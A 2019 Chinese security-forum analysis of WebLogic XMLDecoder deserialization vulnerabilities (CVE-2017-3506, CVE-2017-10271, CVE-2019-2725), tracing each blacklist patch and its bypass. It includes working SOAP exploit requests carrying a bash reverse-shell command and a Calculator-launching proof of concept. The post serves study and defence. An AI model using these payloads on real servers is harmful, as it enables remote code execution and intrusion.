xmldecoder反序列化的补丁与绕过

pupil / 2019-05-06 08:33:00 / 浏览数 8781 安全技术 WEB安全 顶(3) 踩(0)

从cve-2017-3506谈起

2017年4月weblogic官方发布了一个补丁
http://www.oracle.com/technetwork/security-advisory/cpuapr2017-3236618.html

官方说这洞主要是web service模块的问题，那我们来动态调试一下
exp

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: seraph.confluence=524289%3A1f7630a1072087f1a624d12b696e186a9ad5f7c6;
confluence.browse.space.cookie=space-templates
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/xml
Content-Length: 634

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/127.0.0.1/2333 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```



```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<object class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/127.0.0.1/2333 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
```

```
</object>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

看一下调用栈

```
readUTF:111, WorkContextXmlInputAdapter (weblogic.wsee.workarea)
readEntry:92, WorkContextEntryImpl (weblogic.workarea.spi)
receiveRequest:179, WorkContextLocalMap (weblogic.workarea)
receiveRequest:163, WorkContextMapImpl (weblogic.workarea)
receive:71, WorkContextServerTube (weblogic.wsee.jaxws.workcontext)
readHeaderOld:107, WorkContextTube (weblogic.wsee.jaxws.workcontext)
processRequest:43, WorkContextServerTube (weblogic.wsee.jaxws.workcontext)
```

所以最终我们的payload会调用进行readobject反序列化
然而这个readobject确实XMLDecoder的一个方法，而这个XMLDecoder却不是weblogic特有的类而是java的一个通用类

所以很容易就能发现这洞本质并不是weblogic的问题，但是weblogic确实对其进行了修补，方法很粗暴

```
private void validate(InputStream is) {
     WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
     try {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler() {
           public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
              if(qName.equalsIgnoreCase("object")) {
                 throw new IllegalStateException("Invalid context type: object");
              }
           }
        });
     } catch (ParserConfigurationException var5) {
        throw new IllegalStateException("Parser Exception", var5);
     } catch (SAXException var6) {
        throw new IllegalStateException("Parser Exception", var6);
     } catch (IOException var7) {
        throw new IllegalStateException("Parser Exception", var7);
     }
  }
```

简单来说就是限制了object标签，使其不能使用object创建指定类的实例，然而这种黑名单修补方法实在是太憨憨了，所以就有了CVE-2017-10271

cve-2017-10271

exp

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/127.0.0.1/2333 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
```

```
<soapenv:Body/>
</soapenv:Envelope>
```

我们可以看到这里我们使用了void来代替object来绕过了黑名单过滤，当然后续不止void还可以使用new关键词来代替object，不知道大家看到这exp的时候有没有疑惑，为
https://docs.oracle.com/javase/9/docs/api/java/beans/XMLEncoder.html

The XML syntax uses the following conventions:

- Each element represents a method call.
- The "object" tag denotes an *expression* whose value is to be used as the argument to the enclosing element.
- The "void" tag denotes a *statement* which will be executed, but whose result will not be used as an argument to the enclosing method.
- Elements which contain elements use those elements as arguments, unless they have the tag: "void".
- The name of the method is denoted by the "method" attribute.
- XML's standard "id" and "idref" attributes are used to make references to previous expressions - so as to deal with circularities in the object graph.
- The "class" attribute is used to specify the target of a static method or constructor explicitly; its value being the fully qualified name of the class.
- Elements with the "void" tag are executed using the outer context as the target if no target is defined by a "class" attribute.
- Java's String class is treated specially and is written <string>Hello, world</string> where the characters of the string are converted to bytes using the UTF-8 character encoding.

然而这段英文我不管是读原文还是用谷歌翻译成中文都无法理解(吃了没文化的亏)，所以绝知此事还得动态调试
这里因为我已经知道问题大致出在了XMLDecoder里面，所以就把XMLDecoder拉出来单独调试了
xmlDecode

```
package demo.xdsec;
import com.sun.beans.decoder.DocumentHandler;
import org.xml.sax.helpers.DefaultHandler;

import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.beans.XMLDecoder;
import java.io.IOException;

public class xmlDecode{

   public static void XMLDecode_Deserialize(String path) throws Exception {
       File file = new File(path);
       FileInputStream fis = new FileInputStream(file);
       BufferedInputStream bis = new BufferedInputStream(fis);
       XMLDecoder xdsec = new XMLDecoder(bis);
       xdsec.readObject();
       xdsec.close();
   }


   public static void main(String[] args) throws IOException {
       String path = "src/poc.xml";
       try {
           XMLDecode_Deserialize(path);

       } catch (Exception e) {
           e.printStackTrace();
       }
   }
}
```


poc.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_131" class="java.beans.XMLDecoder">
   <object class="java.lang.ProcessBuilder">
       <array class="java.lang.String" length="2">
           <void index="0">
               <string>open</string>
           </void>
           <void index="1">
               <string>/Applications/Calculator.app</string>
```

```
            </void>
        </array>
        <void method="start" />
    </object>
</java>

<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_131" class="java.beans.XMLDecoder">
    <object class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="2">
            <void index="0">
                <string>open</string>
            </void>
            <void index="1">
                <string>/Applications/Calculator.app</string>
            </void>
        </array>
        <void method="start" />
    </object>
</java>
```

运行，弹出计算器



证明我们

在readobject下断点

```
public class xmlDecode{

    public static void XMLDecode_Deserialize(String path) throws Exception {  path: "src/poc.xml"
        File file = new File(path);  file: "src/poc.xml"  path: "src/poc.xml"
        FileInputStream fis = new FileInputStream(file);  fis: FileInputStream@674  file: "src/poc.xml"
        BufferedInputStream bis = new BufferedInputStream(fis);  bis: BufferedInputStream@675  fis: FileInputStream@674
        XMLDecoder xdsec = new XMLDecoder(bis);  xdsec: XMLDecoder@663  bis: BufferedInputStream@675
        xdsec.readObject();  xdsec: XMLDecoder@663
        xdsec.close();
    }
```

发现其调用了parsingComplete函数，继续跟入

```java
private boolean parsingComplete() {
    if (this.input == null) {
        return false;
    }
    if (this.array == null) {
        if ((this.acc == null) && (null != System.getSecurityManager())) {
            throw new SecurityException("AccessControlContext is not set");
        }
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
                XMLDecoder.this.handler.parse(XMLDecoder.this.input);
                return null;
            }
        }, this.acc);
        this.array = this.handler.getObjects();
    }
    return true;
}
```

发现调用了parse函数跟入看一下

```java
public void parse(final InputSource var1) {  var1: InputSource@671
    if (this.acc == null && null != System.getSecurityManager()) {  acc: AccessControlContext@664
        throw new SecurityException("AccessControlContext is not set");
    } else {
        AccessControlContext var2 = AccessController.getContext();  var2 (slot_2): AccessControlContext@670
        SharedSecrets.getJavaSecurityAccess().doIntersectionPrivilege(new PrivilegedAction<Void>() {
            public Void run() {
                try {
                    SAXParserFactory.newInstance().newSAXParser().parse(var1,  dh: DocumentHandler.this);
                } catch (ParserConfigurationException var3) {
                    DocumentHandler.this.handleException(var3);
                } catch (SAXException var4) {
                    Object var2 = var4.getException();
                    if (var2 == null) {
                        var2 = var4;
                    }

                    DocumentHandler.this.handleException((Exception)var2);
                } catch (IOException var5) {
                    DocumentHandler.this.handleException(var5);
                }
```

这里做了一些权限检查以后跟入

SAXParserFactory.newInstance().newSAXParser().parse

后面的调用栈比较深，大致是做了一些取xml版本，头信息的操作这里给出一个调用栈图，有兴趣的可以自己跟一下

```
startElement:283, DocumentHandler (com.sun.beans.decoder)
startElement:509, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
startElement:745, XMLDTDValidator (com.sun.org.apache.xerces.internal.impl.dtd)
scanStartElement:1358, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanRootElementHook:1295, XMLDocumentScannerImpl$ContentDriver (com.sun.org.apache.xerces.internal.impl)
next:3129, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces.internal.impl)
next:880, XMLDocumentScannerImpl$PrologDriver (com.sun.org.apache.xerces.internal.impl)
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:504, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:643, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
parse:327, SAXParserImpl (com.sun.org.apache.xerces.internal.jaxp)
run:375, DocumentHandler$1 (com.sun.beans.decoder)
```

然后我们来到了关键的地方

```
public void startElement(String var1, String var2, String var3, Attributes var4) throws SAXException {  var2: ""  var3: "java"  var4: AbstractSAX
    ElementHandler var5 = this.handler;  var5 (slot_5): null

    try {
        this.handler = (ElementHandler)this.getElementHandler(var3).newInstance();  handler: null  var3: "java"
        this.handler.setOwner(this);
        this.handler.setParent(var5);
    } catch (Exception var10) {
        throw new SAXException(var10);
    }

    for(int var6 = 0; var6 < var4.getLength(); ++var6) {
        try {
            String var7 = var4.getQName(var6);
            String var8 = var4.getValue(var6);
            this.handler.addAttribute(var7, var8);
        } catch (RuntimeException var9) {
            this.handleException(var9);
        }
    }
```

注意一下this.handlers参数，这里包含了所有元素对应的解析器

```
var3 = "java"
this = {DocumentHandler@649}
    acc = {AccessControlContext@664}
    handlers = {HashMap@665}  size = 22
        0 = {HashMap$Node@843} "new" -> "class com.sun.beans.decoder.NewElementHandler"
        1 = {HashMap$Node@844} "void" -> "class com.sun.beans.decoder.VoidElementHandler"
        2 = {HashMap$Node@845} "string" -> "class com.sun.beans.decoder.StringElementHandler"
        3 = {HashMap$Node@846} "method" -> "class com.sun.beans.decoder.MethodElementHandler"
        4 = {HashMap$Node@847} "byte" -> "class com.sun.beans.decoder.ByteElementHandler"
        5 = {HashMap$Node@848} "double" -> "class com.sun.beans.decoder.DoubleElementHandler"
        6 = {HashMap$Node@849} "var" -> "class com.sun.beans.decoder.VarElementHandler"
        7 = {HashMap$Node@850} "false" -> "class com.sun.beans.decoder.FalseElementHandler"
        8 = {HashMap$Node@851} "float" -> "class com.sun.beans.decoder.FloatElementHandler"
        9 = {HashMap$Node@852} "int" -> "class com.sun.beans.decoder.IntElementHandler"
        10 = {HashMap$Node@853} "long" -> "class com.sun.beans.decoder.LongElementHandler"
        11 = {HashMap$Node@854} "java" -> "class com.sun.beans.decoder.JavaElementHandler"
        12 = {HashMap$Node@855} "boolean" -> "class com.sun.beans.decoder.BooleanElementHandler"
        13 = {HashMap$Node@856} "null" -> "class com.sun.beans.decoder.NullElementHandler"
        14 = {HashMap$Node@857} "field" -> "class com.sun.beans.decoder.FieldElementHandler"
        15 = {HashMap$Node@858} "array" -> "class com.sun.beans.decoder.ArrayElementHandler"
        16 = {HashMap$Node@859} "char" -> "class com.sun.beans.decoder.CharElementHandler"
        17 = {HashMap$Node@860} "true" -> "class com.sun.beans.decoder.TrueElementHandler"
        18 = {HashMap$Node@861} "property" -> "class com.sun.beans.decoder.PropertyElementHandler"
        19 = {HashMap$Node@862} "short" -> "class com.sun.beans.decoder.ShortElementHandler"
        20 = {HashMap$Node@863} "class" -> "class com.sun.beans.decoder.ClassElementHandler"
        21 = {HashMap$Node@864} "object" -> "class com.sun.beans.decoder.ObjectElementHandler"
```

假如这里我们解析的元素是array，所以我们会调用arrayElementHandler的构造函数去实例化一个`arrayElementHandler`的类对象，然后设置一些属性，在这里我们可以this.handler.addAttribute这一步操作也就是如果没有length属性的话则会调用父类也就是newelementhandler的addAttribute方法

```
final class ArrayElementHandler extends NewElementHandler {
    private Integer length;  length: null

    ArrayElementHandler() {
    }

    public void addAttribute(String var1, String var2) {  var1: "class"  var2: "java.lang.String"
        if (var1.equals("length")) {
            this.length = Integer.valueOf(var2);  length: null
        } else {
            super.addAttribute(var1, var2);  var1: "class"  var2: "java.lang.String"
        }

    }
```

这里因为我们的payload是`<array class="java.lang.String" length="2">`所以第一属性是class不是length，所以需要调用newelementhandler的addAttribute方法，我们看一下

```java
class NewElementHandler extends ElementHandler {
    private List<Object> arguments = new ArrayList();
    private ValueObject value;
    private Class<?> type;

    NewElementHandler() { this.value = ValueObjectImpl.VOID; }

    public void addAttribute(String var1, String var2) {
        if (var1.equals("class")) {
            this.type = this.getOwner().findClass(var2);
        } else {
            super.addAttribute(var1, var2);
        }

    }
```

这里定义了对class属性的处理过程，也就是会返回我们通过class属性的类，ok，看到这里我们再看看object元素的处理

```java
class ObjectElementHandler extends NewElementHandler {
    private String idref;
    private String field;
    private Integer index;
    private String property;
    private String method;

    ObjectElementHandler() {
    }

    public final void addAttribute(String var1, String var2) {
        if (var1.equals("idref")) {
            this.idref = var2;
        } else if (var1.equals("field")) {
            this.field = var2;
        } else if (var1.equals("index")) {
            this.index = Integer.valueOf(var2);
            this.addArgument(this.index);
        } else if (var1.equals("property")) {
            this.property = var2;
        } else if (var1.equals("method")) {
            this.method = var2;
        } else {
            super.addAttribute(var1, var2);
```

注意这里的object依然继承newelementhandler所以，依然是调用newelement的addAttribute，所以可以获得类，这也证明的new元素本身可以代替class，然后我们再来

```java
package com.sun.beans.decoder;

final class VoidElementHandler extends ObjectElementHandler {
    VoidElementHandler() {
    }

    protected boolean isArgument() {
        return false;
    }
}
```

看到这里我们的疑惑应该解决了，也就是继承了objecthandlerelement或者newhandlerelement的元素可以代替object元素，那有人肯定有疑问为什么我们刚刚提到的arra

```java
public void endElement() {
    ValueObject var1 = this.getValueObject();
    if (!var1.isVoid()) {
        if (this.id != null) {
```

我们看看不同handler的getValueObject的实现

array

```java
protected ValueObject getValueObject(Class<?> var1, Object[] var2) {
    if (var1 == null) {
        var1 = Object.class;
    }

    if (this.length != null) {
        return ValueObjectImpl.create(Array.newInstance(var1, this.length));
    } else {
        Object var3 = Array.newInstance(var1, var2.length);

        for(int var4 = 0; var4 < var2.length; ++var4) {
            Array.set(var3, var4, var2[var4]);
        }

        return ValueObjectImpl.create(var3);
    }
}
```

object

```java
protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
    if (this.field != null) {
        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field));
    } else if (this.idref != null) {
        return ValueObjectImpl.create(this.getVariable(this.idref));
    } else {
        Object var3 = this.getContextBean();
        String var4;
        if (this.index != null) {
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = var2.length == 1 ? "set" : "get";
            if (0 < this.property.length()) {
                var4 = var4 + this.property.substring(0, 1).toUpperCase(Locale.ENGLISH) + this.property.substring(1);
            }
        } else {
            var4 = this.method != null && 0 < this.method.length() ? this.method : "new";
        }

        Expression var5 = new Expression(var3, var4, var2);
        return ValueObjectImpl.create(var5.getValue());
    }
}
```

我们可以发现arrayelementhandler是使用Array.newInstance创建array的实例，而不是我们传入的类的实例
篇幅有限,这里有没有别的可替代的元素大家可以自行去看一下。
然后执行到ValueObjectImpl.create里的getvalue

```java
public Object getValue() throws Exception {
    if (value == unbound) {
        setValue(invoke());
    }
    return value;
}
```

通过反射

cve-2019-2725

就在weblogic以为高枕无忧的时候，时隔两年
又出了新的绕过方式，我们来看一下最新的补丁

```java
private void validate(InputStream is) {
  WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
  try {
     SAXParser parser = factory.newSAXParser();
     parser.parse(is, new DefaultHandler() {
        private int overallarraylength = 0;
        public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
           if (qName.equalsIgnoreCase("object")) {
              throw new IllegalStateException("Invalid element qName:object");
           } else if (qName.equalsIgnoreCase("class")) {
              throw new IllegalStateException("Invalid element qName:class");
           } else if (qName.equalsIgnoreCase("new")) {
              throw new IllegalStateException("Invalid element qName:new");
           } else if (qName.equalsIgnoreCase("method")) {
              throw new IllegalStateException("Invalid element qName:method");
           } else {
              if (qName.equalsIgnoreCase("void")) {
                 for(int i = 0; i < attributes.getLength(); ++i) {
                    if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
                       throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i));
                    }
                 }
              }
              if (qName.equalsIgnoreCase("array")) {
                 String attClass = attributes.getValue("class");
                 if (attClass != null && !attClass.equalsIgnoreCase("byte")) {
                    throw new IllegalStateException("The value of class attribute is not valid for array element.");
                 }
```

```
String lengthString = attributes.getValue("length");
if (lengthString != null) {
   try {
      int length = Integer.valueOf(lengthString);
      if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
         throw new IllegalStateException("Exceed array length limitation");
      }
      this.overallarraylength += length;
      if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH) {
         throw new IllegalStateException("Exceed over all array limitation.");
      }
   } catch (NumberFormatException var8) {
```

这次重点在于把class元素也禁用了，我们来看一下classelementhandler

```
package com.sun.beans.decoder;

final class ClassElementHandler extends StringElementHandler {
    ClassElementHandler() {
    }

    public Object getValue(String var1) {
        return this.getOwner().findClass(var1);
    }
}
```

这里我们classelementhandler继承的是stringhandler而且我们的类并不是通过属性传入的，所以可以肯定并不是我们之前的方式，但是他有一个很有意思的getValue方法

```
protected final ValueObject getValueObject() {
    if (this.sb != null) {
        try {
            this.value = ValueObjectImpl.create(this.getValue(this.sb.toString()));
        } catch (RuntimeException var5) {
            this.getOwner().handleException(var5);
        } finally {
            this.sb = null;
        }
    }

    return this.value;
}

protected Object getValue(String var1) { return var1; }
```

```
StringElementHandler › getValueObject()

Variables
var3 = Cannot find local variable 'var3'
this = {StringElementHandler@686}
```

然后会调用classelementhandler的getValue方法，最终返回对应的类，但是这里有个问题method关键词被ban了所以只能调用该类的构造方法，并且由于array只能传入b

```
public UnitOfWorkChangeSet() { this.setHasChanges(false); }

public UnitOfWorkChangeSet(byte[] bytes) throws IOException, ClassNotFoundException {
    ByteArrayInputStream byteIn = new ByteArrayInputStream(bytes);
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
    this.allChangeSets = (IdentityHashtable)objectIn.readObject();
    this.deletedObjects = (IdentityHashtable)objectIn.readObject();
}
```

明显满足

总结

payload太长就不发了，有兴趣的小伙伴可以自行构造，其实xmldecoder反序列化的问题最早在2013年就被提出了，理论上在JDK 1.4~JDK 11中都存在反序列化漏洞安全风险，并且使用黑名单来打补丁的方式始终不太靠谱，总感觉在不久的将来会出现下一个cve-xxxx-xxxx

点击收藏 | 2 关注 | 3

上一篇：如何在SAML中查找bug——第二部分 下一篇：从一题看利用IO_file to ...

1. 6 条回复

41213****@qq.com 2019-05-06 10:28:47


吃了没技术的亏

1 回复Ta

LuCFa 2019-05-06 14:35:13

哥，生成Payload的代码发一下撒，学习一下。

0 回复Ta



orich1 2019-05-06 16:07:10

你这标题……应该是 weblogic中的xmldecoder历史补丁与绕过吧

本来想进来学习下最新绕过方式的

0 回复Ta

P0rZ9 2019-05-06 20:23:54

@orich1 orich1师傅分析一波...让菜鸡的我跟着学习学习

0 回复Ta

lucifaer 2019-05-07 12:03:06

@orich1 哈哈哈，你跟我想的一样

0 回复Ta

Screw 2019-05-07 14:02:01

见大佬吐槽了官方提供的黑名单绕过机制，不知如果是大佬的话，会采取什么样的防护方法呢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板